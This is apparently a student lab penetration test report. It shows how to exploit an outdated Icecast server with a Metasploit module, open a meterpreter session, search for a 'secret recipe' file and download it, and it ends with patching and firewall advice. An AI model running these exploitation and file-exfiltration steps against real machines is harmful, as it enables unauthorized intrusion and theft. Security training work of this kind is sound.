GoodSecurity Penetration Test Report

[OdalisFlores@GoodSecurity.com](mailto:OdalisFlores@GoodSecurity.com)

DATE 7/3/21

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans’ computer and determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on Hans’ computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were

identified on Hans’ desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

# Findings

Machine IP: 192.168.0.20

Hostname: MSEDGEWIN10

Vulnerability Exploited: Icecast header

The Metasploit module used is: exploit/windows/http/icecast\_header

Vulnerability Explanation:


The application Icecast verion 2.0.1 or earlier are vulnerable to a buffer overflow attack, it is possible to gain remote access to the victim machine running the application by using normal HTTP request and fowling a shellcode to gain access. The attacker needs to send 31 HTTP headers to the remote host to overwrite a return address on the stack. This leaves the victims machines at high risk for access control from the attacker.

Severity: Very High


Proof of Concept:

**Finding target machine IP address**

The attacking machine can run an ifconfig command to find the IP address of the current attacking machine and to see if the machine is a part of a subnet, which in this case is part of the subnet mask of 255.255.255.0 meaning the computers are connected through the subnet 192.168.0.0/24.




Next the attacker can run a nmap service and version scan on the subnet to see all the machines, by running nmap -sV 192.168.0.0/24 , of all machines we can see that the machine with IP address: 192.168.0.20 is running the Icecast application.




**Searching for exploits**

Using ‘searchsploit icecast’ command we can find if Icecast has any exploits, which in this case we see there’s a header overwrite Metasploit module.





**Starting Metasploit and exploiting machine**

The attacker can start Metasploit by running ‘msfconsole’ and search for an Icecast module by running **‘search icecast’** to start the attack. The attacker learns that the module is ‘exploit/windows/http/icecast\_header’


****

To run the module, the attacker can use the command **‘use exploit/windows/http/icecast\_header’**




By running ‘show options’, the attacker is able to configure the target host IP address, and run the command **‘set RHOSTS 198.168.0.20’**, setting it to Han’s machine’s IP address. 


The attacker can now run the exploit by using command **‘run’**, which starts a meterpreter shell session on Han’s machine.




**Searching for files in target machine**

Now that there is an open session, the attacker can search on Han’s machine for a ‘secretfile’ and ‘recipe’ text file by running ‘search -f \*secretfile\*’ and ‘search -f \*recipe\*’





The attacker can exfiltrae the files onto their machine knowing the files exist and their file path by running ‘ download ‘c:\Users\IEUser\Documents\Drinks.recipe.txt’ ‘. Now the attacker has access to the file on their machine.



# Recommendations

First recommendation for GoodCorp is to make sure all systems and applications are up to date for all their users. This vulnerability was known for versions 2.0.1 and prior, which is the version Han’s had downloaded, therefore can be avoided with an update. Another recommendation, is to encrypt all files and folders that the user would like to keep secret. Lastly, GoodCorp should configure their firewall to only allow traffic on ports that are necessary.